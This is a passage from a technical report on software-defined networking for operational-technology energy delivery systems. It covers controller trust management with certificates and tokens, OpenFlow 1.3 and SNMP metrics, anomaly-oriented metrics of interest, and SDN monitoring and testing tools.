For the SDN environment to function, there needs to be a "single source of truth" about all the configurations and flow rules. Flow rules need to be coordinated among various SDN switches along a logical path and allowing ad hoc modifications to the SDN configurations without the knowledge of the SDN controller should not be allowed. This results in the SDN controller (more specifically the configuration database in the SDN controller) becoming the single source of truth about the SDN environment. If multiple SDN controllers exist in an SDN environment, the configuration database must be synchronized across all the controllers to allow any one of them to be able to configure the entire network. This allows any SDN controller to be able to reload the configuration to an SDN switch that has become desynchronized with the SDN controller's database, adopt and replace a failed SDN switch, or add a new switch into the environment and integrate it and its flow rules with the existing SDN switches.

A key difference between IT-SDN and OT-SDN is that the OT-SDN switches do not require that the controller be active in order to function. This has the advantage of the SDN controller not being a single point-of-failure but requires that the SDN switches store their configuration (e.g., flow rules) in non-volatile memory so they are available after a power cycle. Traditional IT-SDN switches that do not store their configuration in non-volatile memory require and require that the controller reload them following a power cycle.

Because an SDN switch can be configured only from a single controller, that controller represents a single point-of-failure, albeit one that does not have an immediate impact to the network operations in an OT-SDN environment (because in an OT-SDN environment, the controller is not required for the network to operate). However, because the controller is the single "source of truth" about the flow rules for the entire SDN infrastructure, ensuring that the SDN flow controller configuration database is backed up and can be restored in the event of a hardware or software failure is essential to ongoing operations.

The integrity of the SDN controller's database also must be maintained. A compromise of the SDN controller's database represents a potential attack vector if the flow rules for switches can be compromised by manipulating the database. The SDN controller expects that its database is the single source of truth and would not be able to determine if it was compromised (assuming the contents of the database is properly formatted). The controller will assume that the database is correct moving forward.

In an environment containing multiple controllers in a clustered configuration[30], or a hierarchical controller structure (for example a "centralized" controller located at a control center, and a "distributed" controller instance located in a substation), the centralized controller may not

[30] Multiple controllers for reliability and load balancing were introduced in OpenFlow Version 1.4 (see [Open Flow 2013] section 6.3.4), but the SEL-5056 controller supports only OpenFlow Version 1.3. No publicly available OpenFlow specification discusses hierarchical controllers.

necessarily be synchronized with any changes made by the distributed controller (i.e., a rule change made in response to a detected intrusion into the substation network). If a rule change is made by a distributed controller, it must be reflected in the central controller's database for it to remain the single source of truth.

However, if the distributed controller is used for monitoring and situational awareness only, the central controller may still be the only source of truth because the distributed controller does not autonomously make any changes to the SDN switch configurations.

If multiple controllers are required for scalability reasons, a single database containing all the flow rules should be implemented so that any of the controllers can access the SDN flow controller database representing the source of truth for the network.

7.3 Trust in Software-Defined Network Implementations

Typical trust management is between the machine and the human owner or between machines. SDN introduces abstraction concepts that create new trust boundaries. These new trust boundaries must be integrated into the trust management design. For critical infrastructure implementations, trust management has the following goals:

- Protect the people, system, process, policies, and technology
- Default or initial state has no trust
- Require little management and educational burden on the end-user as possible
- Support long lifetimes
- Fail safe.

7.3.1 Details

SDN's abstraction creates new trust boundaries as functions that have typically been integrated into a single product that runs abstracted as a central piece of software (the SDN flow controller) that communicates management or control commands across a communication channel to the switches. This channel may be highly trusted (in the case of an out-of-band control plane) or indeterminately trusted with additional levels of security such as TLS authentication and encryption (in the case of an in-band control plane). This has created a hybrid trust management that demands the trust between the human and software (the SDN flow controller) to also carry over to the trust between the software to the switch (machine to machine).

SEL started the design for this hybrid trust management approach by documenting all the touch points used by the SDN technology. The solution includes everything the system owner needs to successfully configure, deploy, and maintain an SDN environment. The design shows the different functional blocks and the communications are happening between the function blocks. These functional block relationships are shown in Figure 7-2[31].

[31] The figure is adapted from Figure 7.1 of the SEL SEL-2740S Switch and SEL-5056 SDN Flow Controller Instruction Manual [SEL 2019] versions from 2019 or later




Figure 7-2. SEL-5056 and SEL-2740S Trust Relationships

When initially commissioned, the SEL-5056 SDN flow controller and all its components were digitally signed and run once by the end user after they had verified that the software's digital signature is from SEL. The database and operating system are on the same machine as the SDN flow controller and are typically protected by hardening the operating environment. An additional security measure available for OT-SDN environments is that once all the switches are configured, an OT-SDN environment can operate without the SDN flow controller, allowing it to be disconnected from the operational network. The downside to disconnecting the SDN flow controller is a loss of situational awareness.

The design used the REST API because of the trust management available with bearer tokens. These tokens provide scalable trust as the actions move between the different components of the system. The user interfaces with a browser that in turn interfaces with the SDN flow controller's REST API. This interface is scalable and allows multiple users to access the SDN flow controller at the same time. As long as the user can make a network connection to the SDN flow controller, they will be presented with an authentication landing page. Users can then authenticate using a local application-based authentication or can use common central authentication methods such as Lightweight Directory Access Protocol (LDAP) or Remote Authentication Dial-In User Service. These methods offload the authentication process to a central server where it can be used for other purposes and provides speed and ease of access.

The SDN flow controller's API is also used for scalable applications that perform actions for or on behalf of the user. The trust between the SDN flow controller and the applications can be through either user credentials or token-based trust, where the exchange of certificates is performed when registering the application with the SDN flow controller for the first time. Because certificates are used, there is a time element that must be managed by ensuring the computer's time is set and synchronized with the node hosting the application, and the certificate management authentication process is performed before the certificate expires. The advantage to this approach is that the application can perform actions without user credentials.

The SDN flow controller establishes mutual trust with the switch through certificates as well. Both the controller and the switch, when commissioned, exchange certificates, and when communications are established, both sides authenticate each other and encrypt and authenticate every packet of the communications. SEL sets the certificates for a 10-year lifetime to support the longer lifetimes of the critical infrastructure, but certificates can be updated at any time.

Thus, this design has trust established at every boundary of the system but requires the user to manage certificates and user accounts (i.e., typically usernames and passwords) with group membership for privilege management.

The challenges with this design include:

- The individual user accounts must be maintained and updated as staff are hired, terminate, or change jobs.
- Users manage their own passwords.
- The use of certificates demand the system owner either accept self-signed certificates or stand up their own certificate authority and make sure those certificates are updated before they expire.

The benefits of the design include:

1. Very little training is required for users.
2. Once commissioned and the certificate exchange is completed at first registration, trust between machines is transparent to the users.
3. All inputs and outputs that travel across untrusted communication channels are mutually authenticated and encrypted.

SEL and PNNL designed the OT-SDN technology to support proactive traffic engineering by maintaining the switch flow rules through a power cycle. This means if the trust management fails, the SDN infrastructure "fails safe" with the switches continuing to forward traffic on the data plane based on the most recent flow rules installed.

7.3.2 Conclusion

SDN has more complicated trust management because of its abstraction architecture, but there are solutions that minimize burden on the system owner and provide security at all touch points. Mutual authentication and encryption are important to keep the data and control authenticated, authorized, and confidential. Availability of the control plane is less important if the solution is designed with proactive and fail-safe traffic engineering. Parts of the system can be taken offline if cybersecurity concerns warrant (i.e., the SDN flow controller can be taken offline after the switches are configured). The flexibility inherent in the SDN ecosystem provides a scalable and easy-to-use design that has been proven through its use by Google, Facebook, and Amazon.

8.0 Metrics and Existing Gap Areas

Contents of this section was initially published as the report "Software Developed Networks for Energy Delivery Systems: Metrics and Existing Gap Areas" in May 2019

8.1 Introduction

This section of the blueprint architecture summarizes the metrics that pertain to SDN irrespective of, whether specified in the OpenFlow standard or in traditional networking environment. Also identified are tools that can be used to collect those metrics. Gaps in the capabilities of those tools and gaps between metrics that are applicable to traditional networking versus those that are only applicable to SDN are also noted. Based on these gaps, a list of metrics of interest is provided.

Network monitoring is vital to any operational network and can help identify expected and unexpected traffic behavior on the network. This is especially crucial in terms of network security where the metrics gathered allow operators to identify and address the sources of malicious traffic. The centralized nature of an SDN provides the benefit of a global view of the network by enabling a higher degree of situational awareness such as identifying existing nodes on the networks, traffic flow characteristics between the nodes, etc. Improved situational awareness is accomplished by monitoring end-to-end flows, or "conversations," rather than simply monitoring frame flows from a single switch.

SDNs decouple the systems that decide where the traffic is sent (i.e., the control plane) from the systems that perform the forwarding of the traffic in the network (i.e., the data plane). An SDN controller, or a cluster of controllers, is responsible for managing the flow control to the devices below and integrates with applications such as load balancers and firewalls, above. The SDN controller provides northbound interface, via northbound APIs, to external applications. A southbound interface of the controller, via southbound APIs, is used to manage the data plane of the forwarding network devices below. OpenFlow protocol-based controller is the most common SDN controller in use.

The SEL 5056 SDN controller[32] used in this project provides many of the metrics defined in the OpenFlow protocol, such as raw packet and byte counts of a particular traffic flow and traditional switch port statistics. The controller's northbound (control-plane) interface also can be leveraged through the development of a REST interface application to further process metrics particular to their use case. Other vendors may choose to implement SDN differently than SEL which may affect available metrics.

The goal of this document is to identify both existing and potential metrics of interest that would be applicable and appropriate to an SDN network. These metrics should contribute to the situational awareness capabilities that SDN offers and should allow for functions such as detecting link and device failures while pinpointing nodes in which reconfigurations may be needed. Additionally, metrics should aid in the process of network monitoring for performance and potential network anomalies. By ingesting this data into a Security Information and Event Management system, such as Splunk, or through a northbound application, it is possible to alert

[32] See https://selinc.com/products/5056/ (Accessed September 17, 2021)

operators of significant events and potentially automate the appropriate responses by blocking or re-routing suspect traffic.

8.2 Available Metrics

The OpenFlow protocol provides methods for collecting a variety of metrics on both network data plane and control plane. OpenFlow is arguably the most common implementation of SDN, therefore we reviewed tools pertaining to the OpenFlow protocol that may not be applicable for other SDN solutions.

The SEL 5056 is an SDN controller that is specifically designed for OT networks and uses OpenFlow 1.3 as its southbound protocol. Due to its use of the OpenFlow protocol, this implies that metrics available for retrieval by the protocol also will be available in the SEL 5056. This includes data such as flow statistics, group statistics, meter statistics, and port statistics among others.

The metrics described in this section are grouped into three categories. The first category contains metrics defined in the OpenFlow 1.3 specification. All metrics described in the OpenFlow 1.3 specification should be available from all controllers supporting the 1.3 version of the protocol.

The second set of metrics uses the standard SNMP interface. The SEL 2740S switch used in the reference architecture only supports the interface management information block (IF MIB). Other switches may support different SNMP blocks, including the IF MIB, or may not support SNMP at all. The metrics available from the SEL 2704S switch are described in Section 8.2.3.

The third set of metrics are available from the REST interface application programming interface. Metrics available from this interface will likely be vendor (and perhaps product) dependent. The metrics available from the SEL 5056 SDN controller are described in Section 8.2.4.

8.2.1 OpenFlow 1.3 Counter Metrics

Counters for certain metrics are described in the OpenFlow 1.3 specification and are often available via the controller's northbound interface (i.e., REST application programming interface). They contain counts for fields pertaining to flow rules or port statistics to name a few. Counters are unsigned values that wrap around and have no overflow indicator. Additional information on the data structures containing the counters is available in Section 8.7. The following are the available counters, separated by category.

Per-Flow Table

- *Reference Count* – Number of active (table) entries
- *Packet Lookups* – Number of packets looked up in table
- *Packet Matches* – Number of packets that hit table.

Per-Flow Entry

- Received Packets – Packet count in flow
- Received Bytes – Byte count in flow

- Duration (Seconds) – Time flow has been alive in seconds
- Duration (Nanoseconds) – Time flow has been alive in nanoseconds.

Note: Additional information such as the Flow Instructions and Match fields can be extracted from the OpenFlow message structure, OFPMP_FLOW.

Table miss flow entries are flow rules that will process unmatched packets in a flow table. These may be configured to increment a counter whenever they are triggered, allowing metrics to be gathered for packets that do not match any other entries, and therefore represent unexpected or unauthorized traffic.

Per-Port

- *Received Packets* – Number of received packets
- *Transmitted Packets* – Number of transmitted packets
- *Received Bytes* – Number of received bytes
- *Transmitted Bytes* – Number of transmitted bytes
- *Receive Drops* – Number of packets dropped by Received
- *Transmit Drops* – Number of packets dropped by Transmit
- *Receive Errors* – Number of receive errors, super-set of more specific receive errors and should be greater than or equal to the sum of all Receive Error values
- *Transmit Errors* – Number of transmit errors, super-set of more specific transmit errors and should be greater than or equal to the sum of all Transmit Error values (None currently defined)
- *Receive Frame Alignment Errors* – Number of frame alignment errors
- *Receive Overrun Errors* – Number of packets with Receive overruns
- *Receive Cyclic Redundancy Check Errors* – Number of Cyclic Redundancy Check errors
- *Collisions* – Number of collisions
- *Duration (seconds)* – Time port has been alive in seconds
- *Duration (nanoseconds)* – Time port has been alive in nanoseconds beyond Duration (Seconds).

Per-Queue

- *Transmitted Bytes* – Number of transmitted bytes
- *Transmitted Packets* – Number of transmitted packets
- *Transmit Overrun Errors* – Number of packets dropped due to overrun
- *Duration (seconds)* – Time queue has been alive in seconds
- *Duration (nanoseconds)* – Time queue has been alive in nanoseconds beyond Duration (seconds).

Per-Group

- *Reference Count* – Number of flows or groups that directly forwarded to this group
- *Packet Count* – Number of packets processed by group
- *Byte Count* – Number of bytes processed by group
- *Duration (seconds)* – Time group has been alive in seconds
- *Duration (nanoseconds)* – Time group has been alive in nanoseconds beyond Duration (seconds).

Per-Group Bucket

- *Packet Count* – Number of packets processed by bucket
- *Byte Count* – Number of bytes processed by bucket.

Per-Meter

- *Flow Count* – Number of flows bound to meter
- *Input Packet Count* – Number of packets in input
- *Input Byte Count* – Number of bytes in input
- *Duration (seconds)* – Time meter has been alive in seconds
- *Duration (nanoseconds)* – Time meter has been alive in nanoseconds beyond Duration (seconds).

Per-Meter Band

- *In Band Packet Count* – Number of packets in band
- *In Band Byte Count* – Number of bytes in band.

8.2.2 Available Metrics in OpenFlow 1.4 and Future Versions

There are several differences in the metrics data structures between OpenFlow 1.3 and OpenFlow 1.4; not all of them appear to be backwards compatible. The equipment used in this blueprint reference architecture currently only supports OF 1.3. However, the collection and use of OpenFlow metrics will need to be revisited if equipment using OpenFlow 1.4 or newer is used.

8.2.3 SNMP Available Management Plane Metrics

SNMP is a core IP standard protocol used for collecting and managing network devices in an IP network. SNMP organizes the data it manages in a management information base (MIB) that is used to describe network device configuration and provide status and metrics. The structure of many SNMP MIBs is standardized by the Internet Engineering Task Force in several RFC documents (the name given to documents used by the task force to define protocols for the internet), including RFC 1155 [Rose 1990], RFC 1213 [McCloghrie 1991], and RFC 1157 [Case 1990].

If an OpenFlow switch also supports SNMP as a management protocol, metrics related to the diagnostics of the switch would be available for collection and processing. Currently, the only known OT-SDN switch used commercially is the SEL-2740S, which supports the SNMP IF MIB (ports, traffic up, traffic down…). Specific details of the IF MIB are available in [McCloghrie 2000]. Currently, should the switch be power cycled, there is no guarantee that the same counter will be found at the same index; however, using the *ifDescr* field as a reference should allow metrics to be correlated across power cycle events.

As noted in the SEL 5056 reference manual:

The port status and other port information and diagnostics can be accessed remotely though the ifTable (1.3.6.1.2.1.2.2) in the IF MIB. *Table F.1* shows the relationship between the back-port number and the ifDescr of the ifTable. The ifIndex should not be used as the ifIndex relationship because port number is dynamic and may change. If the module is not present, then the corresponding ports do not appear in the ifTable.

8.2.4 REST Interface Query Metrics

The REST interface is a mechanism used to create web services. Web services that conform to the REST architectural style, are called *RESTful* Web services. Similar to SNMP MIBs, information contained in a REST interface is called a resource. Nearly any information that can be named can be a resource—a document or image, a temporal service, a collection of other resources, a non-virtual object (e.g., a person), etc. REST uses a resource identifier to identify the particular resource involved in an interaction between components.

The SEL 5056 SDN controller uses a REST interface to connect the web-based configuration tool to the core controller software [SEL 2020]. In addition to configuration actions, metrics can be extracted using the REST interface.

The following diagnostic resources are available from the SEL 5056 controller:

- module
- modulePort
- coProcessorStatistics
- unsortedDiagnostics
- powerSupply
- hmi
- systemInformation
- disk
- qualityCounter
- ubi
- fileHandles
- memory
- cpuLoad

- realTimeClock
- ntp
- frontPort
- transactions
- properties.

8.2.5 SYSLOG Messages

While not specifically considered metrics, the SEL 5056 controller can collect syslog event messages for a number of OpenFlow events from SEL 2704S switches. According to the SEL 2704S manual, the supported syslog messages are:

- Flow entry added
- Flow Entry deleted
- Flow entry modified
- Flow entry deleted because of time-out
- Group entry added
- Group entry deleted
- Group entry modified
- Meter entry added
- Meter entry deleted
- Meter entry modified
- OpenFlow port added
- OpenFlow port deleted
- OpenFlow port modified.

Other switches may support a different set of syslog message types.

8.3 Example Existing Metric Use Cases

This section includes OpenFlow data and traditional networking use cases that can generate more elaborate metrics for consumption.

8.3.1 OpenFlow Counter Use Cases

8.3.1.1 Measuring Packet Drops

There are three available metrics that count packet drops: 1) Receive Drops, 2) Transmit Drops (from Per-Port statistics), and 3) Tx Overrun Errors, which counts the number of packet drops due to overrun (from Per-Queue statistics). It also is possible to count bytes or packets dropped by the OpenFlow switch at a per-flow level by creating a flow rule specific to the type of packets to be dropped.

8.3.1.2 Bytes or Packets per Second, per Minute, or per Hour

Counters per-flow entry monitor flow volume by counting the number of packets or bytes over a specified amount of time. These data can be graphed over time through periodic polling of the controller. These counters also are available on a per-port basis.

8.3.1.3 Network Utilization

The number of transmitted and received bytes per-second described in section 8.3.1.2 for each physical port can be summed, and the sum divided by the speed of the link, which is available from the SNMP ifSpeed element of the IF MIB for each port, provides an indication of network utilization as a percentage of total capacity.

8.3.2 Control-Plane Monitoring

Metrics involving the performance of the control plane of SDN include number or volume of southbound messages, flow rule add time, flow rule update time, and processing time. The intent is to be able to measure performance of southbound communications between switches and controllers. Currently, collecting control-plane metrics via the controller's northbound interface is not standard practice. The controllers that belong in this category include the SEL 5056, Ryu, Floodlight, and Open Daylight (the latter three being open source). Open Network Operating System (ONOS) is another open-source SDN controller that can run a northbound application called the Control Plane Management Application, which enables the monitoring of control-plane metrics including statistical information for six types of OpenFlow messages.

Widely accepted and used benchmarking tools used by the wider SDN community do exist for these measurements; however, they are several years old.

- *OFLOPS* – OpenFlow Switch benchmarker. "Special" controller that sends and receives messages to or from an OpenFlow switch to characterize its performance and observes responses from the switch.
- *Cbench* – OpenFlow Controller benchmarker. Emulates a variable number of switches, sends PACKET_IN messages to the controller under test from the switches, and observes responses from the controller.

The primary concern with these two tools is that they are intended for testing an OpenFlow implementation (switch and controller) and do not seem adequate for control-plane performance monitoring of a live SDN network.

However, because control-plane communications are implemented as flows by the switch, flow rules and counters can be used to gather metrics associated with control-plane communications using the same tools and techniques as are used for the data plane.

8.3.3 Malformed Packets

OpenFlow matches are based on the packet headers (L2–L4), so deeper analysis would be needed to find malformed packets, a feature that is not available in OpenFlow natively. A potential approach would be to use analyzers such as Wireshark or Snort In-Line to capture instances of malformed packets and obtain metrics based on those counts. Potentially, another option would be to build an application that can inspect packets if they are sent to the controller from the switch. This approach would take additional processing time and introduce control-plane latency that could affect performance.

8.3.4 Clustering

OpenFlow 1.3 has no features that provides the capability of monitoring flow rules of switches being managed by multiple controllers other than extracting performance statistics from the multiple controllers and monitoring them outside of any specific controller. This capability is specified in OpenFlow 1.4 via the Flow Monitor message that monitors changes for a subset of flows in a flow table. Monitoring is done on the switch side—anytime a change is made an event is sent to the controller. It is primarily used to detect changes to a flow made by another controller in a multi-controller environment. Unless clustering is critical for OT-SDN networks, this gap is expected to be minor.

8.4 Metrics of Interest

To properly monitor and manage a network, it is important to understand how it should perform. Network metrics provide the raw data needed for situational awareness to assess network performance, identify bottlenecks, and plan for capacity expansion. Network metrics also can be used to identify and monitor traffic patterns and flows, diagnose connection and performance problems, and spot anomalous or rogue behavior. This is especially true in an SDN environment because flows put the packets in context of the conversations to which they belong, thereby quickly giving the operator an understanding of who is participating in a conversation and the content of the conversation.

Conventional networks have a control plane, management plane, and a data plane. In SDN, the management plane is a subset of the control plane. Thus, metrics for the control plane and the data plane are important and should be maintained separately.

Metrics can generally have several different uses, including monitoring performance and behavior. Performance monitoring includes metrics such as number of frames sent or received, number of bytes sent or received, number of dropped packets, and central processing unit (CPU) usage on the switch. Behavior monitoring includes the number of invalid packets, changes in expected packet flow rates or volume, and the number of flow rule changes.

Metrics should be periodically captured and stored as a time series, which could be used for a situational awareness graphical display or behavior analysis. Additional analytics can be programmed using data collected from switches and controller(s). For example, upper and lower thresholds can be established for each metric, and an alarm can be generated if the metric drifts from its normal range. While most of the metrics apply connections and flows in the data plane, similar metrics for the control plane can be captured and analyzed.

The following metrics have been identified as potentially useful for monitoring SDN performance and behavior and providing situational awareness for anomalous or rogue behavior.

- *Number of frames sent* – This metric is tracked on a per-port, per-flow, per-meter, per-group, or per-table basis, and can be used to assess the performance of the switch and the network. This metric should be tracked for both the data plane (east-west communication) and the control plane (north-south communication).
- *Number of frames received* – This metric is tracked on a per-port, per-flow, per-meter, per-group, or per-table basis, and can be used to assess network performance, specifically tracking whether the network is approaching a capacity limit. This metric should be tracked for both the data plane (east-west communication) and the control plane (north-south communication).

- *Number of bytes sent* – This metric is tracked on a per-port, per-flow, per-meter, per-group, or per-table basis, and can be used to assess the performance of the switch and the network. It should be tracked for both the data plane (east-west communication) and the control plane (north-south communication).
- *Number of bytes received* – This metrics is tracked on a per-port, per-flow, per-meter, per-group, or per-table basis, and can be used to assess the performance of the network, specifically tracking whether the network is approaching a capacity limit. It should be tracked for both the data plane (east-west communication) and the control plane (north-south communication).
- *Number of transmit errors* – This metric typically is tracked on a per-port basis but could also be tracked on a per-flow, per-meter, per-group, or per-table basis. It is used to track the number of transmit errors detected during frame transmission. Transmit errors generally are an indication of hardware failure somewhere on the physical link.
- *Number of receive errors* – This metric typically is tracked on a per-port basis, but also could be tracked on a per-flow, per-meter, per-group, or per-table basis. It is used to track the number of transmit errors detected during frame receipt. Receive errors generally are an indication of hardware failure somewhere on the physical link.
- *Use of a priority queue* – This metric is used to ensure higher priority packets are processed before those with lower priority.
- *Number of unique endpoints in the network* – In an OT environment, this metric normally should not change. It can be tracked by the endpoint MAC address or the endpoint IP address. Any change should be associated with a new function or a maintenance action.
- *Number of conversations* – This metric identifies the number of unique send or receive endpoint pairs in the network. In an OT environment, this metric normally should not change. Any change should be associated with a new function or a maintenance action.
- *Number of frames sent per conversations* – This metric shows the number of packets transmitted in either direction between the two endpoints of conversations. It can be used to establish a baseline against which future communication is assessed to determine network behavior changes.
- *Number of bytes sent per conversations* – This metric shows the number of bytes transmitted in either direction between the two endpoints of conversations. It can be used to establish a baseline against which future communication is assessed to determine network behavior changes.
- *Top endpoint senders by packet count* – This metric assesses all endpoints in the network and tracks them in order of the number of packets transmitted by the endpoint.
- *Top endpoint senders by byte count* – This metric assesses all endpoints in the network and tracks them in order of the number of bytes transmitted by the endpoint.
- *Top endpoint receivers by packet count* – This metric assesses all endpoints in the network and tracks them in order of the number of packets received by the endpoint.
- *Top endpoint receivers by byte count* – This metric assesses all endpoints in the network and tracks them in order of the number of bytes received by the endpoint.
- *Number of frames that match a flow rule* – This metric is tracked on a per-port and per-flow rule basis and represents the amount of valid traffic received on a port.

- *Number of frames that fail a flow rule* – This metric is tracked on a per-port basis and represents the amount of invalid traffic detected and rejected by the SDN switch. If available, tracking the number of mismatched fields in flow rule also would be useful.
- *Number of incorrect MAC or Address Resolution Protocol responses* – This metric tracks the number of spoofed, invalid, or unexpected MAC addresses detected. This could be associated with equipment swap outs, and therefore a valid different MAC address, or could indicate a rogue device plugged into an active port.
- *Number of link-up events* – This metric is the number of times an inactive port becomes active. If the port is normally not active, this represents a new device being plugged into the network.
- *Number of link-down events* – This metric is the number of times an active port becomes inactive. The reason might be loss of power by the end-node device or a cable being unplugged. Note that a link-down followed by a link-up with a different MAC address may represent an equipment swap or may represent a rogue device masquerading as the actual device.
- *Number of frames sent where flows do not exist* – In an OT-SDN environment, this metric should not exist, but may be an artifact of a hybrid network.
- *Switch CPU usage* – This metric tracks the CPU utilization for each switch. Changes in CPU utilization that cannot be directly tied to increased traffic flows or the introduction of new flow rules may indicate a compromised switch.
- *Switch memory usage* – This metric tracks the memory utilization for each switch. Changes in memory utilization that cannot be directly tied to increased traffic flows or the introduction of new flow rules may indicate a compromised switch.
- *Controller CPU usage* – This metric tracks the CPU utilization of the SDN flow controller. If any additional computers are used in analytic processing, their CPU usage should be monitored as well.
- *Controller memory usage* – This metric tracks the memory utilization of the SDN flow controller. If any additional computers are used in analytic processing, their CPU usage should be monitored as well.
- *Number of flow rule changes* – This metric tracks the number of changes made to the flow tables. Each switch should track changes made on itself, and the controller(s) should track the number of changes made there (whether the changes are made manually or under program control). The two should match.
- *Frequency of flow rule changes* – This metric tracks how often flow rules are changed.
- *Date and time of flow rule change detection* – This metric tracks when flow rules are changed.
- *Switch up event* – This metric can be detected by the controller, or possibly could be inferred by correlating “link-up” events from other connected switches.
- *Switch down event* – This metric can be detected by the controller, or possibly could be inferred by correlating “link-down” events from other connected switches.

8.5 Existing Tools

The document *Migration Tools and Metrics* OpenFlow 2014-1] published by the Open Networking Foundation provides three categories of tools that can be integrated with an SDN network: 1) Monitoring, 2) Configuration/Management, and 3) Testing or Verification.

8.5.1 Overview of Tools

8.5.1.1 Cacti

Cacti[33] is a web-based network monitoring and graphing tool. It is capable of graphing data of metrics through time. Metrics available for polling include CPU load, bandwidth, latency, and packet loss rate.

8.5.1.2 Cbench

Cbench[34] is an open-source SDN tool that is most commonly used for testing and benchmarking the southbound performance of a controller. The tool emulates a variable number of switches in which OpenFlow messages are communicated back and forth, with the communication time being the metric measured. It is capable of operating in two modes: 1) latency mode, which calculates the average processing latency of the OpenFlow response messages, and 2) throughput mode, which measures the maximum capacity of which the controller is able to process the messages.

8.5.1.3 Automatic Test Packet Generation

Automatic Test Packet Generation (ATPG)[35] is a tool introduced in a paper published by Zeng et al. [2012] that automatically generates a set of test packets to test for network liveliness, ensure security policies, and overall assist in network debugging.

8.5.1.4 Mininet

Mininet[36] is a network emulator that is able to run end-hosts, switches, routers, and links using a single Linux kernel through process-based virtualization.

8.5.1.5 NetPlumber

NetPlumber[37] is a tool introduced in a paper published by Kazemian et al. [Kazemian 2013] It is capable of verifying network policies in real time. State changes are observed by NetPlumber, which sits on the control plane, and events are checked against a set of policies. Violations of policies are alerted to the user so that changes can be blocked or handled otherwise.

[33] See https://www.cacti.net/, accessed November 3, 2021
[34] See https://github.com/mininet/oflops/tree/master/cbench, accessed November 3, 2021
[35] See https://github.com/eastzone/atpg, accessed November 3, 2021
[36] See https://github.com/mininet/mininet, accessed November 3, 2021
[37] See https://bitbucket.org/peymank/hassel-public/wiki/Home, accessed November 3, 2021

8.5.1.6 No bugs In Controller Execution

No Bugs in Controller Execution (NICE)[38] is a tool introduced in a paper published by Canini et al. [2012] to test SDN applications, more specifically OpenFlow programs.

8.5.1.7 OFTest

OFTest[39] is a Python-based framework and test set for testing OpenFlow switches. The tool connects to both the control plane and the data plane for the device being tested. It primarily is used for validating OpenFlow 1.1.

8.5.1.8 OFtrace

OFtrace[40] is a tool that can provide useful statistics of an OpenFlow session by ingesting a PCAP file.

8.5.1.9 Wireshark

Wireshark[41] is a traffic sniffer that is able to capture packets in a network and provide statistics in regard to the types of protocols being spoken in the network, along with the IP addresses, ports, and data involved in communications.

8.5.2 Monitoring using Existing Metrics

Monitoring tools work to detect and avoid network incidents, determine the necessary actions to solve network incident, and execute recovery and contingency plans. The Open Networking Foundation document *Migration Tools and Metrics* [OpenFlow 2014-1] places the following tools in the category of monitoring.

- *Cacti* – Cacti is useful for gathering visualizing the data such as bandwidth, CPU load, etc., from devices in a network whether they are networking equipment, services, or appliances. Cacti is beneficial because it is not an SDN-specific tool, so it does not require any SDN-specific knowledge for its use. It also is an open-source tool with source code available on Github. The tool may be able to take advantage of the SDN paradigm to interface with Cacti to further automate discovery of network elements and data gathering.
- *Cbench* – Cbench also is an open-source tool that is widely used to benchmark the performance of SDN controllers. All of the major open-source SDN controllers that the project has researched—Ryu, OpenDaylight, and ONOS—were tested to some degree using Cbench. Cbench also has been used to test controllers such as NOX, POX, Beacon, and Floodlight [Zhao 2015]. Cbench has the disadvantage of being a rather old tool, with its last revision being issued about 4 years ago. It also is intended to be a benchmarking tool, making its use in live SDN monitoring inappropriate.

[38] See https://github.com/mcanini/nice, accessed November 3, 2021
[39] See https://github.com/floodlight/oftest, accessed November 3, 2021
[40] See https://github.com/capveg/oftrace, accessed November 3, 2021
[41] See https://www.wireshark.org/, accessed November 3, 2021

8.5.3 Existing Testing and Verification Tools

Testing and verification tools are used to test and verify an SDN network and its functionalities.

- *ATPG* – The ATPG tool is useful because it can benefit automate test traffic to debug networks using a research-published, proven approach. Its downside is primarily a research project and, as such, is not widely used. It has not been updated in about 4 years and documentation on the repository page indicates that the code is only in the development stage.
- *Cbench* – See description in section 8.5.2.
- *Mininet* – The Mininet network emulation tool has the benefits of being reputable and widely used among the SDN community. All controllers that the project has researched have been tested to some degree with Mininet, as it is able to provide quick SDN prototyping through Python scripts, and it is capable of testing large-scale networks.
- *NetPlumber* – Like ATPG, NetPlumber is another tool that was first introduced in a research publication. It uses proven techniques to determine policy violations within a network in the event of state changes. The tool has the same downside as ATPG in that it is not a widely used tool in the community and does not seem to have revised recently.
- *NICE* – NICE is another tool introduced in a research publication with the intention of testing OpenFlow applications. Like NetPlumber and ATPG, there is little evidence that it is used in the SDN application process, but nonetheless, it may be a valuable tool for debugging. The primary downside is that the code on Github is labeled as a prototype and currently only works for Python applications on the NOX controller. There has been no revisions since 4 years ago.
- *Wireshark* – Wireshark is the de facto tool for monitoring traffic in many types of networks. It also supports the marking and searching of OpenFlow packets, which can be useful for gathering metrics related to the protocol in an OpenFlow SDN network.
